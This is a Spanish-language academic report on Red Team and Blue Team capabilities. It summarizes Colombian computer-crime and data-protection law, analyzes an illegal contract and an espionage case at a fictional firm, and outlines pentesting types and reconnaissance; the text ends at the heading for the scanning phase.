Capacidades Técnicas, Legales Y De Gestión Para Equipos Blue Team Y Red Team

Presentado Por:

Geovaldys De Jesús Bobadilla Lora

Asesor:

Ing. Ever Luis Arroyo Baron

Universidad Nacional Abierta Y A Distancia – Unad
Escuela De Ciencias Básicas, Tecnología E Ingeniería - Ecbti
Especialización En Seguridad Informática
Santa Marta 2024

Resumen

La investigación teórico práctica, concerniente al Seminario Especializado Equipos Estratégicos en Ciberseguridad Red Team & Blue Team, consistió en investigar las leyes y su debida aplicación en el territorio nacional colombiano a todo lo referente con el uso de ciberseguridad y delitos informáticos, realizando una práctica aplicada de penetración usando de referencia al equipo Red Team, en la cual se incluyeron herramientas especializadas en seguridad informática como fue NMAP, METASPLOITS, sobre un sistema operativo Kali Linux y una intrusión sobre una maquina Windows 7 Service pack 1. En esta indagación, también se usaron técnicas de contención de ataques aplicadas por el Equipo Blue Team, donde se recomendaron algunos métodos de hardenización sobre controles en el sistema afectado y algunas herramientas para el monitoreo de la red a intervenir.

Contenido

Lista de Figuras.

Glosario

- **Amenaza:** Es cualquier evento que se produzca dentro de un sistema y genere afectación o riesgo dentro.
- **Antivirus:** Software, que ayuda a controlar elementos maliciosos dentro de un sistema.
- **Blue Team:** Equipo Azul, que prepara medidas de contención de ataques generados por equipo rojo y proporciona controles dentro de los sistemas.
- **Ciber seguridad:** Proceso que define la protección de datos en medio de una red informática, para asegurar la disponibilidad, integridad y confidencialidad.
- **Confidencialidad:** Es lo que le da características a una información de confidencial o reservada; la cual no se puede divulgar sin una autorización previa del titular de la información o tercero con poder autenticado.
- **Controles:** Son medidas de seguridad informáticas, que permiten resguardar los sistemas y sus contenidos.
- **Disponibilidad:** Es lo que permite identificar que la información consultada está disponible y se pueda acceder en cualquier momento, teniendo claro los temas de privacidad y confidencialidad de la información.
- **Exploits:** Software, que se aprovecha de las debilidades de un sistema para alterar el comportamiento normal del mismo.
- **Firewall:** Elemento de la red que ayuda a endurecer la seguridad de los sistemas detrás del mismo.
- **Hacker:** Persona que accede de forma violenta a los sistemas, para obtener información, que la puede usar para beneficio propio o de un tercero.

- **Hardenización:** Proceso que se le aplican a los controles de seguridad
- **IDS:** Sistema de detección de intrusos.
- **Incidente:** son un conjunto de eventos, presentados en un sistema, que atentan contra la información y el buen funcionamiento de los equipos.
- **Integridad:** Se define a una información fidedigna, la cual es legítima y que no tiene alteraciones.
- **IPS:** Sistema de prevención de intrusos.
- informática existentes o no existentes, para robustecerlos o endurecerlos.
- **Payload:** Malware, que usa un código malicioso para lograr un objetivo de forma maliciosa.
- **Red Team:** Equipo rojo, que prepara ataques controlados en un sistema de información.
- **Reverse Shell:** Ataque que permite ingresar a un sistema, engañando a la maquina vulnerada y permitiendo establecer una comunicación como si fuera legitima.
- **Seguridad informática:** Son un conjunto de medidas, que ayudan a la protección de una red, equipo y sistemas, las cuales mitigan problemas de vulnerabilidades, filtración, ataque y cualquier problema que pueda presentarse en una organización.
- **Snort:** Software de licencia GPL usado para controlar tráfico anómalo en la reden la red.
- **Suricata:** Software de licencia GPL usado para controlar tráfico anómalo en la reden la red.
- **Vulnerabilidad:** Es la debilidad que tiene el sistema y que es aprovechada por un atacante, para robar información o para penetrar el sistema y causar un daño interno.

- **Zeek:** Software de licencia GPL usado para controlar tráfico anómalo en la reden la red.

Introducción

La presente investigación, se refiere a realizar una práctica controlada usando técnicas de Red Team y Blue Team, las cuales brindan unos registros, que son necesarios para realizar la limitación de uso no autorizado de información, bajo las leyes constitucionales colombianas, todo con el propósito de brindar solución a un problema de seguridad informática que enfrenta la empresa **CyberFort Technologies.**

la característica principal de este trabajo de investigación es poder realizar un ataque al sistema, simulando la forma como un atacante puedo entrar y a su vez poder controlar el incidente que se presentó cuando un equipo de la red fue vulnerado, permitiendo la extracción de información sensible de la empresa de manera ilícita y la elevación de privilegios ilegítimos con lo que una persona malintencionada, pudo controlar parte de la operación de la organización.

El interés principal de esta investigación es que la empresa **CyberFort Technologies** pueda hardenizar o implementar unos controles de seguridad informática, que permitan asegurar los procesos de la organización y pueda mantener su prestigio ganado de manera global y sostenga la tranquilidad y confianza que ha proyectado a sus clientes

Objetivos

Objetivo General

- Realizar un informe técnico que permita implementar sobre la empresa **CyberFort Technologies,** un conjunto de estrategas usadas en materia de ciber seguridad por los equipos red team y blue team, que permitan mitigar o controlar un fallo de seguridad informática sobre esta compañía, la cual puso en riesgo la integridad, confidencialidad y disponibilidad de los datos vitales para su operación.

Objetivos Específicos

- Estudiar las leyes y decretos Sobre Delitos Informáticos en Colombia.
- Profundizar sobre técnicas de pentesting, fases y herramientas usadas.
- Investigar sobre las funciones de los equipos red team, las técnicas de penetración usadas por estos actores en el sistemas, softwares usados y resultados obtenidos.
- Investigar sobre las funciones de los equipos blue team y equipo de respuesta a incidentes, las técnicas de contención usadas por estos actores en el sistemas, softwares usados y resultados obtenidos.

Leyes y Decretos en Colombia Sobre Delitos Informáticos

Ley 1273 De 2009

Esta ley crea un bien jurídico tutelado, el cual se encarga de resguardar los datos e información sensibles de cualquier empresa, entidad o persona natural contenidas en equipos de cómputos de cualquier sistema de información, con el fin de preservar y garantizar su integridad, disponibilidad y fidelidad; y castiga el uso inapropiado de este recurso, para cometer cualquier fraude.

Los parágrafos o artículos que se establecen en esta ley son los siguientes, los cuales podemos clasificar en dos partes fundamentales; la primera son los atentados contra la integridad, disponibilidad y confidencialidad de la información, los cuales estas presididas desde el artículo **269A – 269H** y el segundo, es para atentados informáticos y otras infracciones, presididas desde el **269I – 269J.**

Capitulo Primero I, Atentados Contra la Integridad, Disponibilidad y Confidencialidad de la Información

Artículo 269A: Todo aquel que ingresa a el sistema de cualquier entidad sin autorización legitima o de manera abusiva, sin contar con la aprobación de quien reamente tiene el derecho de autorizarlo o denegarle el acceso al sistema, para consultar o modificar información de manera total o parcial, colocando en riesgo dicho recurso.

- Pena: cárcel 48 -96 meses
- Multa: 100-1000 SMLV

Artículo 269B: Todo aquel que obstaculice de manera abusiva o ilegitima un sistema de información, para que no se garantice el acceso ya sea a la red o a la información contenida en el mismo, haciendo que los procesos fallen de manera constante.

- Pena: cárcel 48 -96 meses
- Multa: 100-1000 SMLV

Artículo 269C: Todo aquel que, por medio de herramientas informáticas o físicas, realice interceptación en cualquier punto de la comunicación, para extraer información sensible de un sistema de información sin una orden judicial.

- Pena: cárcel 36 -72 meses

Artículo 269D: Todo aquel que, sin una autorización previa, dañe, suprima, destruya, modifique, cualquier medio lógico, donde se concentre información vital para el funcionamiento de cualquier entidad, empresa o persona natural.

- Pena: cárcel 48 -96 meses
- Multa: 100-1000 SMLV

Artículo 269E: Todo aquel que, sin una autorización legal, realice intrusiones de softwares maliciosos al territorio nacional, para propagar algún ataque, daño o espionaje en un sistema de información, el cual pueda atentar contra la legitimidad de la información allí contenida.

- Pena: cárcel 48 -96 meses
- Multa: 100-1000 SMLV

Artículo 269F: Todo aquel que, sin autorización realice cualquier tipo de comercio de información de terceros o violación de datos personales, tales como datos básicos, ficheros, entre otros, ya sea para su propio lucro o para lucho de otros.

- Pena: cárcel 48 -96 meses
- Multa**:** 100-1000 SMLV

Artículo 269G: Todo aquel que, que suplante cualquier plataforma tecnológica para cometer ilícitos o cambie los dominios de un sitio seguro, para capturar información de manera ilegal, haciendo usos de enlaces falsos o ventanas emergente, para engañar a cualquier persona o entidad y coloque en riesgo su integridad.

- Pena: cárcel 48 -96 meses
- Multa: 100-1000 SMLV

Artículo 269H: Circunstancias punitivas, con agravantes según el delito cometido:

- Instrucción a sistemas informáticos de equipos estatales o financieros de cualquier ámbito (nacionales o extranjeros).
- Facultades de un servidor público, para exponer información sensible de la entidad donde labora.
- Abuso de confianza, sobre una alguien que tiene derecho legítimo de la información y un tercero la roba, la divulga o la vende.
- Perjudicando otra persona, exponiendo contenidos privados o sensibles del mismo.
- Usar información de otra persona o entidad para un provecho propio o de un tercero.
- Usar información sensible, para fines terroristas o para atentar contra cual cualquier elemento o personas, que competen a la seguridad nacional.
- Utilizar a la buna fe de cualquier persona, para un ilícito.

- Si la persona si tiene el derecho legítimo y abusa, para cometer una infracción, se le cargaran penas hasta de 3 años de cárcel e inhabilitación del cargo.

Capitulo primero II, Atentados informáticos y otras infracciones

Artículo 269I: Todo aquel que, usando cualquier tipo de suplantación, hurte o robe información de un tercero, superando todos los esquemas de seguridad del sistema de información, sin un debido consentimiento de la persona legitima sobre dicho derecho.

- Pena**:** cárcel 5 -12 años, establecido en el artículo 240 de este código.

Artículo 269J: Todo aquel que, de manera ilegal consiga una trasparencia, para acceder a cualquier activo para su beneficio, perjudicando un tercero

- Pena: cárcel 48 -120 meses
- Multa: 200-1500 SMLV
- Se incrementa esta penan en la mitad, si el delito supera 200 SMLV.

LEY ESTATUTARIA 1581 DE 2012, Protección De Datos Personales

Título I

Artículo 1°: Todas las personas tienen derecho de manera amplia y suficiente, de conocer, confirmar y actualizar la información que se halla recogido de la misma y que estén dentro de las bases de datos de cualquier entidad.

Artículo 2°: La información contenida en cualquier sistema de información (BD), que contengan datos personales de una persona ya sea de ámbito privado o público o de entidades extranjeras sujetas a tratados internacionales con Colombia, están sujetas por el articulo número 1 de esta ley.

Esta ley no es aplicable en los siguientes casos:

- Bases de datos personales o de uso domésticos.
- Bases de datos con finalidad seguridad y defensa.
- Bases de datos de inteligencia y contra inteligencia.
- Bases de datos periodísticas.
- Bases de datos reguladas por la ley 1266 del 2008
- Bases de datos reguladas por la ley 79 del 1993

Artículo 3°: Definiciones

a) **Autorización:** Pedir permiso y ser acreditado por el propietario de la información recolectada, para realizar el tratamiento de sus datos dentro del sistema de información.

b) **Base de Datos:** Datos personales que pueden ser tratados dentro de una organización.

c) **Dato personal:** Información privada y relevante asociada a una a cualquier persona.

d) **Encargado del Tratamiento:** Encargados de tratar datos personales de manera autorizada de cualquier persona.

e) **Responsable del Tratamiento:** Persona autorizada y que tiene la potestad de autorizar al tratamiento de los datos recolectados, para un sistema de información.

f) **Titular:** Persona dueña de los datos a tratar y quien autoriza, para el tratado de los mismos.

g) **Tratamiento:** Mecanismo que se emplea para tratar datos recolectados y suministrados por el titular.

Título II

Artículo 4°: Principios

a) **Principio de legalidad en materia de Tratamiento de datos:** la forma de tratar datos, deben estar sujetas a esta misma ley.

b) **Principio de finalidad:** La información debe tener una finalidad para ser recolectada y aprobada por esta ley.

c) **Principio de libertad:** El titular de la información debe autorizar el tratamiento de sus datos y estos no pueden ser divulgados o trasmitidos sin su consentimiento de ninguna manera.

d) **Principio de veracidad o calidad:** La información recolectada debe ser fidedigna, debe estar completas y no se pueden tratar datos parciales o incompletos, no verificados o que por dichos datos se induzcan al error.

e) **Principio de transparencia:** La información puede ser suministrada al titular en cualquier momento que este la requiera, con el fin de verificar que la información contenida dentro de sistema sea veraz.

f) **Principio de acceso y circulación restringida:** Los datos personales, deben ser resguardados y no pueden ser divulgados al público o a terceros al menos que sea consensuado con el titular de la información; la información pública es excluida de este parágrafo.

g) **Principio de seguridad:** Todos los datos privados recolectados, deben ser guardados, protegidos y no vulnerados; esto es responsabilidad de encargado o responsable del tratamiento de datos y debe evitarse que dichos datos pierdan la fidelidad y autenticidad.

h) **Principio de confidencialidad:** Todos los datos privados recolectados, deben estar sujetos a un principio de confidencialidad aun cuando estos terminen la relación con las labores, para las cuales fueron recolectadas y solo pueden ser usados si continúan en desarrollos de actividades para las cuales fueron autorizada.

Título III, Categoría Especiales De Datos.

Artículo 5°. ***Datos sensibles*.** Los datos sensibles son aquellos que al ser divulgados o por mal manejo, pueden vulnerar la intimidad del titular y pueden acarrear problemas que atentan contra la integridad del mismos, como son, libertad religiosa, datos sobre salud, preferencias políticas, sexuales entre otras.

Artículo 6°. *Tratamiento de datos sensibles.* Los datos sensibles solo pueden ser tratados cuando, se cumplan con los siguientes apartados, de otra manera esta rotundamente prohibido por esta ley.

a) El titular de los datos autorice su tratamiento.

b) Si el titular está incapacitado para autorizar los datos y tiene un representante que, de la autorización, siempre y cuando los datos sean de interés vital para el propietario de la información.

c) Cuando hay garantías legitimas de una ONG o entidad sin ánimo de lucro y finalidad política, religiosa, filosófica o sindical y estas no pueden revelar datos personales a terceros.

d) En un proceso judicial, cuando es necesario el reconocimiento, ejercicio o defensa del propietario de los datos.

e) Para ser aportados a datos estadísticos, históricos y científicos.

Artículo 7°. ***Derechos de los niños, niñas y adolescentes***. Los datos son muy sensibles por la calidad de los titulares de la información (niños, niñas y adolescentes), por lo cual deben ser tratados de manera responsables y evitar a toda costa que sean vulnerados o corrompidos.

Título IV, Derechos Y Condiciones De Legalidad Para El Tratamiento De Datos

Artículo 8°. **Derechos de los Titulares.** Estos son relacionados así:

a) Derecho de conocer, confirmar y actualizar la información que se halla recogido de la misma.

b) Solicitar la autorización, donde se consciente al responsable o encargado la tenencia de la información personal.

c) Se informado sobre el tratamiento de sus datos personales.

d) Presentar quejas o querellas sobre el mal uso de sus datos personales; estas las podrán hacer frente a la superintendencia de industria y comercio.

e) Revocar el tratamiento de datos personales, otorgados a entidades.

f) Acceder de manera libre y gratis a los datos suministrados.

Artículo 9°. ***Autorización del Titular.*** Todo tratamiento de datos personales, debe ser autorizado por el titular y el responsable de obtener dicha autorización debe tener la evidencia de como obtuvo el consentimiento.

Artículo 10. ***Casos en que no es necesaria la autorización.***

a) Cuando es requerida por una entidad pública o privada, bajo un requerimiento u orden judicial.

b) Datos públicos.

c) En una emergencia médica o sanitaria.

d) Para fines histórico, estadísticos o científicos.

e) Registro civil.

Artículo 11. *Suministro de la información*. La información puede ser suministrada por distintos medios dispuestos para su recolección, incluyendo los electrónicos y debe ser veraz, de buena escritura y de fácil entendimiento.

Artículo 12. *Deber de informar al Titular.* *El Garante del tratamiento de los datos personales, cuando recibe la autorización por parte del titular, debe informarle:*

a) Para que es la recolección y como se trataran los datos personales.

b) Las respuestas son libres a las preguntas realizadas.

c) Los derechos que acuden al titular de los datos.

d) Información clara que acredite la identificación del Recolector de la información.

Artículo 13. *Personas a quienes se les puede suministrar la información*. La información recabada solo podrá ser suministrada posteriormente al titular, a entidades privadas y públicas con autorización judicial o a terceros debidamente autorizados por el titular de la información.

Título V, Procedimientos

Artículo 14. *Consultas*. La información puede ser consultada por el titular o apoderado en cualquier base de datos, donde esta repose y el encargado, debe suministrar esa información, contando con una autorización del titular.

Artículo 15. *Reclamos*. El titular o apoderado, puede pedir la corrección o anulación de la información que se encuentra en las bases de datos y debe hacerlo al responsable del tratamiento, el cual puede actuar bajo unas reglas contenida en esta ley.

Título VI, Deberes de los Responsables del Tratamiento y Encargados del Tratamiento

Artículo 17. ***Deberes de los responsables del Tratamiento.*** *Debe garantizar el derecho de habeas data al titular de la información, mantener en condiciones óptimas la autorización concedida para el tratamiento de la información, brindar claramente la finalidad de los datos recolectados, mantener bajo estrictas medidas de seguridad la información del titular, mantener y recopilar la completitud de la misma, tramitar las consultas y reclamos realizados por el cliente o apoderados y cumplir con las medidas implantadas por la superintendencia de industria y comercio.*

Artículo 18. ***Deberes de los Encargados del Tratamiento.*** *Debe garantizar el derecho de habeas data al titular de la información, mantener en condiciones óptimas la autorización concedida para el tratamiento de la información, brindar claramente la finalidad de los datos recolectados, mantener bajo estrictas medidas de seguridad la información del titular, mantener y recopilar la completitud de la misma, tramitar las consultas y reclamos realizados por el cliente o apoderados, insertar leyendas de discusiones judiciales, no exponer información controvertida por él titular y cumplir con la medidas implantadas por la superintendencia de industria y comercio.*

Título VII, De Los Mecanismos De Vigilancia Y Sanción

Capítulo I, De La Autoridad De Protección De Datos

Artículo 19. ***Autoridad de Protección de Datos***. La superintendencia de industria y comercio es la responsable de vigilar es quien vigila el tratamiento de los datos mediante la Delegatura de protección de datos.

Artículo 20. ***Recursos para el ejercicio de sus funciones.*** La superintendencia de industria y comercio contará con recursos destinados al presupuesto general de la nación para dicha actividad.

Artículo 21. ***Funciones*****.** La superintendencia de industria y comercio velara que se respete la protección de datos personales, cumplirá con los recursos interpuestos por el titular o representante, en caso de algún tratamiento inadecuado de datos personales; realizará campañas pedagógicas para fomentar el buen uso de la recolección de datos y tratamientos de los mismos, requerir al custodio de los datos información resguardada para el cumplimiento de sus funciones y requerir a entidades nacionales y extranjeras cuando los datos de los titulares se vean afectados.

Capítulo II, Procedimiento Y Sanciones

Artículo 22. ***Trámite*****.** La superintendencia de industria y comercio, impondrá sanciones correspondientes en el código contencioso, por alguna violación del tratamiento de datos personales.

Artículo 23. ***Sanciones*****.** La superintendencia de industria y comercio, impondrá sanciones al tenedor de la información sensible en caso de incumplimiento con la ley como son multas 2000 SMLV, suspensión de funciones con relación al tratamiento de datos por termino de 6 meses y cierre de actividades en operaciones que requieran tratamientos de datos personales.

Artículo 24. ***Criterios para graduar las sanciones*****.** La sanción interpuesta, será calculada dependiendo la acción que lo originó como es: Beneficios económicos propios o a terceros, reincidencia en la prevaricación, entorpecimiento en la investigación del delito y el desacato al cumplir una orden de investigación interpuesta por la superintendencia de industria y comercio.

Capítulo III, Del Registro Nacional de Bases De Datos

Artículo 25. *Definición*. La superintendencia de industria y comercio, suministrada el registro nacional de bases de datos, el cual será regulada por el Decreto 886 de 2014 y queda sujeta a los tratamientos de datos que operan en el país. Este registro puede ser consultado libremente por cualquier ciudadano y los interesados son los que aportan las políticas para el tratamiento de la información allí contenida.

Título IV, Transferencia de Datos a Terceros Países

Artículo 26. *Prohibición*. No se podrá transferir datos personales entre o desde países que no cumplen con las reglas impartidas desde la superintendencia de industria y comercio, pero hay casos particulares que quedaran eximidos como son: cuando el titular autorice el tratamiento de datos para trasferencias, tratamientos médicos e higiene publica de vital importancia para el titular, tramites bancarios, trasferencias entre países donde Colombia haga parte de tratados internacionales, tratamientos de datos para relaciones laborales contractuales y trasferencias para salvaguardar un interés público.

Título V, Otras Disposiciones

Artículo 27. *Normas Corporativas Vinculantes*. El gobierno nacional, es quien puede generar la certificación donde se garantizan las buenas prácticas en la protección de datos personales y es quien legitima su trasferencia a terceros u otros países.

Los demás artículos del 28 – 30, es para hacer cumplir esta ley cuando entró en vigencia.

Análisis de los anexos Escenario 2 y Acuerdo desde el punto de vista legal y no ético

Realizando la lectura de los documentos antes mencionados, vemos que la empresa **CyberFort Technologies**, ha tenido un problema con la elaboración de un acuerdo o contrato, para conformar un equipo especializado (Red Team y Blue Team), toda vez que la persona encargada "la cual fue apartada del cargo y despedida", realizó dicho acuerdo, basado en irregularidades que al final ponen en tela de juicio la empresa **CyberFort Technologies** y esto puede afectar su imagen corporativa, su misión, visión, funcionamiento y el crecimiento exponencial que pueda tener a futuro, toda vez que realizar labores para grandes entidades de talla mundial.

Esta entidad también, puede verse envuelta en problemas legales, toda vez que al suscribir un acuerdo o contrato con un tercero (empleado, empresa, etc), está dando de manera directa la facultada para realizar estos tipos de labores y que al momento de comprobarse la violación de las leyes colombianas como son 1273 de 2009 y la 1581 de 2012, puede acarrear en sanciones graves, investigaciones y hasta cierre de la compañía.

Los fragmentos de este acuerdo, que no se ajusten a las normas constitucionales y de legalidad son los siguientes:

- **Consideraciones, Primera. Objeto:** "Procesos ilegales dentro de **CyberFort Technologies** no podrán ser divulgados."
- **Consideraciones, Segunda. Definición de información confidencial, punto 2. "**Datos de chuzadas, interceptaciones de información, acceso abusivo a sistemas de información"
- **Consideraciones, Cuarta. Obligaciones de la parte recepto, Punto 3. "**No denunciar ante autoridades actividad sospechosa de espionaje**…"**

- **Consideraciones, Cuarta. Obligaciones del parte receptor, Punto 4.**

“Abstenerse de denunciar y publicar información confidencial e ilegal…”

- **Consideraciones, Quinta. Obligaciones de la parte recepto, Punto 9. “**la parte receptora… información confidencial o ilegal sin el previo consentimiento…”

- **Consideraciones, Sexta. Solución de controversias, Punto. Acuerdo:** “En caso que la información ilegal o confidencial… acudir a abogados privados y dejar exenta… a **CyberFort Technologies**”

Justificación de la elección de los puntos antes mencionados.

Nosotros, como profesionales en el área de seguridad informática, somos las personas idóneas para prestar un servicio a cualquier empresa o entidad ya sea para asegurar procesos de las mismas o prestar servicios como outsourcing; por lo cual, debemos ser íntegros y con una buena moral y ética, para poder hacer de manera correcta nuestro trabajo y no solo que este se rija de una cuantía económica para desarrollar dicha labor.

Revisando los puntos se encuentra lo siguiente:

Cuando existen proceso dentro de una empresa que son ilegales o irregulares y estos no son divulgados a la alta gerencia o a quien sirva como veedor o garante de que se ejecute el proyecto, la persona que advierte este hecho, se convierte en cómplice y puede estar enfrentando penas regidas en la constitución colombiana, regidas por las leyes 1273 de 2009 y la 1581 de 2012.

Se observa, que este acuerdo usa de fachada la empresa para realizar una labor y luego traslada la responsabilidad al contratista, le pide que busque defenderse fuera del contexto de trabajo, usando abogados particulares y que esa información quede lista para ser usada por un

grupo mínimo; el cual puede sacar provecho de la información de un tercero, sin verse afectados y tratando de dejar la empresa por fuera del problema.

El acuerdo, respalda interceptación de información de manera ilegal, acceso abusivo a sistemas de información, lo cual puede verse como hurto de la misma información para lucro personal, daño o modificación de información confidencial, al momento de ser sustraída, de manera arbitraria y uso indebido de las herramientas en el trabajo de seguridad informática, para espionaje y apropiación de datos sensibles.

Análisis de los anexos, en relación a la vulneración de la ley 1273 argumentando cualquier proceso ilegal

- **Artículo 269A.** con el acuerdo antes analizado, se evidencia que usaran la empresa como fachada, para acceder de manera abusiva, sin consentimientos y violando el derecho del titular de la información. para obtener información de manera ilegal
- **Artículo 269C.** con el acuerdo antes analizado, se interceptarán datos informáticos y lo explican cuando hablan de chuzadas e interceptaciones informáticas, para obtener información por cualquier medio que se propague y después hacer uso de la misma información para obtener un bien común de un grupo mínimo.
- **Artículo 269E**. con el acuerdo antes analizado, no se especifica que softwares pueden usar para obtener la información de manera ilegal, por lo cual se pueden usar una gran gama de herramientas que ayuden a cumplir dicho delito.
- **Artículo 269F.** con el acuerdo antes analizado, se violarán datos personales de titulares o de personas con legítimo derecho, estos pueden ser interceptados, modificados, sustraídos y pueden ser vendidos para provecho propio o de un tercero.
- **Artículo 269I.** con el acuerdo antes analizado, y al ser vulnerados los sistemas legítimos de seguridad, donde reposa la información sensible, esta puede ser sustraída, hurtando datos de suma relevancia y de carácter confidencial.

Análisis del caso "Ciberespionaje y Ética en CyberFort Technologies" desde su posición teniendo en cuenta los aspectos legales y éticos.

El grupo de trabajo de la empresa de la empresa **CyberFort Technologies,** autorizada para realizar una auditoría de sistema de información de un ente gubernamental, logro neutralizar una amenaza dentro del sistema de la entidad, pero uso privilegios otorgados para su labor, con el fin de robar datos sensibles, vulnéralos, sustraerlos, traficarlos y venderlos a terceros, sacando un provecho de su actuar.

Ahora desarrollaremos los otros puntos basados en este incidente ilegal y no ético:

- La empresa **CyberFort Technologies,** para poder realizar un trabajo de auditoria sobre el ente gubernamental, debería tener acceso total a las plataformas que desean asegurar y usar acuerdos de confidencialidad para determinar los límites de dicha auditoria y cuáles son los recursos con los que cuentan para dicha labor; por lo cual, va a ser muy difícil que no se tenga acceso a información sensible; pero allí es donde comienza a jugar la ética profesional del ingeniero y comienza a aplicar las normas legales como es el código de ética profesional de COPNIA y las leyes que regulan el uso indebido de información sensible y confidencial como es la ley 1273 de 2009 y la 1581 de 2012.
- Los mecanismos que se deben usar dentro de la empresa, para limitar a los empleados en post de sus funciones y que no comentan actos delictivos usando elevación de privilegios u otra forma de delinquir son:
    - **Revisar hojas de vida** de la parte contratada para labor de auditoria, con el fin de determinar si tiene o no sanciones por actos criminales, que pongan en riesgo el contrato suscitados por la empresa **CyberFort Technologies** y la entidad gubernamental o cualquier otra que requiera los servicios.

- **Encuestas y cuestionarios:** Estos mecanismos, le permiten a la empresa determinar primeramente el grado de preparación e intelectualidad que tiene el contratista sobre los saberes que requiere el puesto, además, deben enfocar una parte muy fundamental, para mirar como el contratista reacciona ante hechos ilegales o pocos confiables; este último punto, es necesario desarrollarlo con un equipo de alta gerencia y psicológico.
- **Firmar acuerdo de confidencialidad**, con los contratistas y con el ente gubernamental, los cuales, deben ser muy bien definido y claro, con las funciones y operaciones a realizar por parte de la empresa y subcontratistas de la misma y sus respectivos limites, las cláusulas penales por incumplimiento y todo lo conlleva a la realización del trabajo.

Con este mecanismo, se busca que toda la información tratada, durante el proceso de PENTESTING, quede custodiada y protegidas de accesos no autorizados y no divulgación de la misma.

- **Realizar un inventario** de lo auditado y solamente usar softwares proporcionados por la empresa **CyberFort Technologies,** los cuales deberían estar entregados antes de comenzar la labor.
- **Revisar los dispositivos** usados en dicha labor por parte del gerente del proyecto y no permitir el uso de dispositivos externos o que no sean entregados por la empresa **CyberFort Technologies,** la cual debería entregar software en dispositivos de solo lectura.
- **Realizar mecanismos de identificación y autenticación:** En un entorno de trabajo de ciberseguridad, las personas autorizadas y debidamente identificadas por la empresa, son las que pueden trabajar con datos sensibles de un cliente.

- **Mecanismo de control de acceso:** Controlar los accesos a recursos, equipos, sistemas, herramientas, entre otras, a las personas del equipo de trabajo y los derechos de usuarios y privilegios que tendrán sobre el sistema intervenido.
- **Mecanismo de monitoreo y registro**: Monitoreas los accesos y las actividades de las personas que trabajan dentro del proyectos, y verificar lo que realmente están haciendo en sus horas programadas y tener un registro de control o bitácora de ejecución de actividades.

- La entidad gubernamental, al momento de descubrir esta infracción, debe apegarse a lo establecido por la ley, toda vez que, con la ética manejada por los contratistas de la empresa **CyberFort Technologies,** colocaron en riesgos las operaciones sensibles y de vital importancia de esta entidad y divulgaron información de temas de defensa, política exterior y negociaciones comerciales.

Las leyes violadas en esta reseña son:

- **Artículo 269A.** Accedieron de manera abusiva, usando elevación de privilegios y violando el derecho reservados de la entidad gubernamental, para obtener información de manera ilegal
- **Artículo 269C.** Los contratistas de la empresa **CyberFort Technologies,** interceptaron datos informáticos sensibles y confidenciales del gobierno y después vendieron la información a la competencia en un mercado ilegal, sacando provecho propio.
- **Artículo 269E:** *Uso de software malicioso*. Uso de software de análisis forense digital, para interceptar y recopilar datos sensibles.

- **Artículo 269F.** Los contratistas de la empresa **CyberFort Technologies**, violaron datos personales del ente gubernamental, usando elevación de privilegios, interceptados, sustraídos y vendiéndolos a un tercero.
- **Artículo 269I.** Los contratistas de la empresa **CyberFort Technologies**, vulneraron los sistemas legítimos de seguridad, donde reposa la información sensible y la hurtaron para hacer de ellas un material de venta y exposición.
- **Artículo 269J:** *Transferencia no consentida de activos*. Al momento de vender esta información sensible para el ente gubernamental a la competencia, la entidad puede perder contratos y o cualquier tipo de licitaciones y esto lo puede conllevar a un detrimento patrimonial.

- Las medidas adecuadas para recuperar la confianza y evitar futuros problemas serian:
  - usar los mecanismos dentro de la empresa, para limitar a los empleados en post de sus funciones y que no comentan actos delictivos usando elevación de privilegios y están descritos en los puntos anteriores como son revisar hojas de vida, firmar acuerdo de confidencialidad, realizar un inventario y revisar los dispositivos.
  - Separar del cargo a las personas involucradas en el incidente.
  - Aplicar las normas contempladas en el código de ética profesional impartida por el COPNIA y las leyes 1273 de 2009 y 1581 de 2012.
  - Tratar de hablar con el presidente del ente gubernamental sobre el problema presentado, asumir la responsabilidad y pedir resarcirse del problema causado y mostrarle las medidas que la empresa **CyberFort Technologies,** tomo con esos empleados que abusaron de sus funciones dentro de la auditoria.

Pentesting

También conocidas como pruebas de penetración, son aquellas realizadas a nivel de auditoria por empresas, para conocer las vulnerabilidades o puntos críticos, por donde pueden recibir un ataque informático. Estas pruebas las pueden hacer para detectar fallos en infraestructura, en sistemas operativos o softwares que usan para sus actividades diarias.

Las pruebas de penetración, son ejecutadas por expertos en seguridad informáticas llamados pentesters, las cuales son controladas y ayudan a tomar decisiones sobre correctivos o mitigación de problemas, en cualquier punto que lo requieran y estos usan el escaneo, análisis de código, entre otras actividades, que permitan explotar fallos de seguridad en la empresa, evadiendo los controles existentes en la misma.

Tipos de Pentesting

a) **Pertesting de caja blanca:** Los pentesters, tienen acceso total a la información de la empresa, arquitectura, infraestructura y con esto pueden realizar un análisis profundo y de manera rápida, pero pierden la realidad de un ciber ataque.

b) **Pertesting de caja negra:** Los pentesters, no tienen acceso a información de la empresa, no conocen arquitectura, ni infraestructura y deben realizar pruebas más realistas para vulnerar un sistema.

c) **Pertesting de caja gris:** Este se encuentra en la mitad, donde los pentesters solo conocen parte de los recursos y deben trabajar buscando esas brechas de seguridad de manera intermedia.

Fases de Pentesting

Las fases de un pentesting, nos ayudan a ir avanzando en el descubrimiento o explotación de fallos o vulnerabilidades que tiene una empresa en su infraestructura, arquitectura de softwares y redes de la empresa.

Estas fases son:

Fase de Reconocimiento.

Es la fase principal, porque dependiendo de este reconocimiento, podemos llegar a una excelente o débil conclusión, toda vez que en esta fase se puede auditar y coloca los caminos a tomar para la evaluación de los demás momentos o periodos. Los reconocimientos pueden ser de dos formas:

- **Reconocimiento pasivo o Footprinting:** Recaba datos de un sistema sin tener que interactuar con el mismo y no deja rastro de que se está obteniendo información del objetivo.

En este punto los recolectores de información obtienen datos relevantes del hardware o de la red que se desea acceder, usando cualquier técnica que le ayude en esa labor, por ejemplo, la ingeniería social, Google, Sitios web de trabajo, Who is, Uso de neo trace, sitios web de la empresa, archivos.org, entre otros, usando huellas pasivas o activas.

Mediante esta técnica podemos obtener sistemas operativos en la empresa, direccionamiento IP, Firewall activos, VPN, URLS, configuraciones de los servidores, esquema de la red y posibles accesos correos electrónicos de la corporación.

- **Reconocimiento activo o Fingerprinting:** Recaba datos de un sistema interactuando directamente con el mismo y en ocasiones deja rastro de que se está obteniendo información del objetivo; para este tipo de análisis es necesario contar con una autorización.

Entre las herramientas que ayudan en esta fase encontramos:

- Nmap o RustScan
- BurpSuite
- OWASP ZAP
- Feroxbuster o ffuf

Fase de Escaneo.

